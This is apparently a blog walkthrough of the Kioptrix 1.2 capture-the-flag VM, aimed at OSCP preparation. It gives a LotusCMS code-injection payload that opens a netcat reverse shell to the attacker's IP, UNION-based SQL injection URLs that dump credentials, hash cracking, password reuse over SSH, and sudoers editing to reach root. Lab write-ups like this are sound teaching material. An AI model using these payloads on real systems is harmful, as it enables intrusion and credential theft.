Kioptrix 1.2 (#3)
Kioptrix 1.2 ( #3)#
Wellcome to 3rd installment of my Kioptrix series. If you’re interested in other parts check Kioptrix and Kioptrix 1.1 . These challenges (and writeups) are great place to start preparing for an OSCP certificate as they are quite similar to those in the PWK course.
Enough chatting, let’s pwn Kioptrix #3!
Description#
According to description supplied by author himself:
It’s been a while since the last Kioptrix VM challenge. Life keeps getting the way of these things you know.
After the seeing the number of downloads for the last two, and the numerous videos showing ways to beat these challenges. I felt that 1.2 (or just level 3) needed to come out. Thank you to all that downloaded and played the first two. And thank you to the ones that took the time to produce video solutions of them. Greatly appreciated.
As with the other two, this challenge is geared towards the beginner. It is however different. Added a few more steps and a new skill set is required. Still being the realm of the beginner I must add. The same as the others, there’s more then one way to “pwn” this one. There’s easy and not so easy. Remember… the sense of “easy” or “difficult” is always relative to ones own skill level. I never said these things were exceptionally hard or difficult, but we all need to start somewhere. And let me tell you, making these vulnerable VMs is not as easy as it looks…
Important thing with this challenge. Once you find the IP (DHCP Client) edit your hosts file and point it to kioptrix3.com
Under Windows, you would edit C:\Windows\System32\drivers\etc\hosts to look something like this:
# localhost name resolution is handled within DNS itself.
# 127.0.0.1 localhost
# ::1 localhost127.0.0.1 static3.cdn.ubi.com
192.168.1.102 kioptrix3.com
Under Linux that would be /etc/hosts
There’s a web application involved, so to have everything nice and properly displayed you really need to this.
Hope you enjoy Kioptrix VM Level 1.2 challenge.
Recon#
After booting up the machine I had to find out what IP it was given by DHCP. In order to do that I ran a ping sweep over entire subnetwork using nmap.
# nmap -sP 192.168.0.0/24 -n
-- snip --
Nmap scan report for 192.168.0.101
Host is up (0.00029s latency).
MAC Address: 00:0C:29:05:D6:2E (VMware)
-- snip --
Then I added that IP to hosts file, according to Authors advice:
# echo 192.168.0.101 kioptrix3.com >> /etc/hosts
With that out the way I could perform actual port scan:
# nmap kioptrix3.com -sT -sV -O
-- snip --
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
-- snip --
Not much to see here. Let’s go after that HTTP server
Low privlege shell#
Low privleges can be acquired in more than one way. So far, I found two ways:
Lotus CMS Remote Code Execution#
Starting looks like some kind of cms or blog engine. Indeed, login page confirms it is a LotusCMS.

LotusCMS login page
Quick googling suggests that some versions of LotusCMS are vulnerable to a Remote Code Execution vulnerability. Using that proof of concept I prepare a reverse shell payload:
index');${system('nc -e /bin/sh 192.168.0.103 443')};#
After URL encoding full link looks like this:
http://kioptrix3.com/index%27%29%3B%24%7Bsystem%28%27nc%20-e%20%2Fbin%2Fsh%20192.168.0.103%20443%27%29%7D%3B%23
Opening that link should spawn a reverse shell:

Reverse shell
Having obtained a shell on victim machine I look around in web folder looking for some useful information. Quickly I stumble on /home/www/kioptrix3.com/gallery/gconfig.php file from the gallery webapp. It contains root credentials to mysql server:
$GLOBALS["gallarific_path"] = "http://kioptrix3.com/gallery";
Using those credentials I got my hands on two intersting hashes:
# python -c 'import pty; pty.spawn("/bin/sh")'
# mysql -uroot -p
Enter password: fuckeyou
-- snip --
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| gallery            |
| mysql              |
+--------------------+
3 rows in set (0.00 sec)
mysql> use gallery;
-- snip --
Database changed
mysql> show tables;
+----------------------+
| Tables_in_gallery    |
+----------------------+
| dev_accounts         |
| gallarific_comments  |
| gallarific_galleries |
| gallarific_photos    |
| gallarific_settings  |
| gallarific_stats     |
| gallarific_users     |
+----------------------+
7 rows in set (0.01 sec)
This’ll prove useful in privlege escalation in a moment.
Gallarific SQL Injection#
There is also a way of obtaining this information without actual shell. In the Gallarific application I found a SQL Injection vulnerability by adding an apostrophe character to ID parameter:
http://kioptrix3.com/gallery/gallery.php?id=1%27%20&sort=photoid#photos

SQL error after inserting apostrophe to parameter
I decided to use that vulnerability to “browse” the database. In order to do that I used a UNION ALL SQL syntax. Using trial and error I found out that original query has six columns:
http://kioptrix3.com/gallery/gallery.php?id=1%20UNION%20ALL%20SELECT%201,2,3,4,5,6%20--&sort=photoid#photos

UNION’d values visible on the site
It is also worth noting which of those columns are actually displayed on the site. In this case it’s 2 and 3.
With that knowledge one can find out more about database structure. Let’s list available tables:
http://kioptrix3.com/gallery/gallery.php?id=-1%20UNION%20SELECT%201,2,GROUP_CONCAT(table_name),4,5,6%20FROM%20information_schema.tables%20WHERE%20table_schema=database()--&sort=photoid#photos

List of tables from the server
Of course the most interesting seems to be the “dev_accounts” table. Let’s list it’s colums:
http://kioptrix3.com/gallery/gallery.php?id=-1%20UNION%20SELECT%201,2,group_concat(column_name),4,5,6%20FROM%20information_schema.columns%20WHERE%20table_name=%27dev_accounts%27%20--&sort=photoid#photos

Dev_accounts column
Now, let’s query dev accounts:
http://kioptrix3.com/gallery/gallery.php?id=-1%20UNION%20SELECT%201,username,password,4,5,6%20FROM%20dev_accounts%20--&sort=photoid#photos

Credentials listed
Privlege escalation#
Credentials reversal#
No matter how we obtained the credentials in the previous step, we need to reverse the password hash. I pasted those hashes to a hashes.txt file on attackers machine and used hashcat to crack them:
# hashcat64.exe -m0 -a 0 hashes.txt rockyou.txt
-- snip --
5badcaf789d3d1d09794d8f021f40f0e:starwars
0d3eccfb887aabd50f243b3f155c0f85:Mast3r
-- snip --
Now, it’s worth checking if the users reused those passwords somewhere else. Indeed, we can SSH to the victim by using the loneferret:starwars credentials:
# ssh loneferret@kioptrix3.com
-- snip --
loneferret@kioptrix3.com's password: starwars
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686
Escalating privleges#
On the victim machine I checked the /home dir. There is an interesting txt file in loneferret ’s folder:
# cat CompanyPolicy.README
Hello new employee,
It is company policy here to use our newly installed software for editing, creating and viewing files.
Please use the command 'sudo ht'.
Failure to do so will result in you immediate termination.
The document suggests that it is possible to run ht app with root privleges from loneferret account. Let’s check this out. Running sudo ht I yield some kind of text/hex editor:

ht
Great! Text editor with root privleges is all we need to escalate. Using ALT+f and then o should allow us to open any file on the machine to edit. Let’s do it with /etc/sudoers :

Opening file
Now, I edited loneferret’s line, so it allows to run any program as root, by changing it to:
loneferret ALL=(ALL) ALL
Edited file should look like this:

Modified /etc/sudoers
After exiting using F2 (to save) and F10 (to exit) we can escalate to root:
loneferret@Kioptrix3:~$ sudo bash
[sudo] password for loneferret: starwars
root@Kioptrix3:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix3:~# cd /root
root@Kioptrix3:/root# ls
Congrats.txt  ht-2.0.18
Summary#
That’s it! We’ve rooted Kioptrix 1.2 ;) Even though the challenge required more steps than previous ones in the series, it was still quite easy. For me the biggest challenge was to learn how to use the ht application. The hack itself was quite straightforward. Bear in mind though that difficulty is very subjective with those :)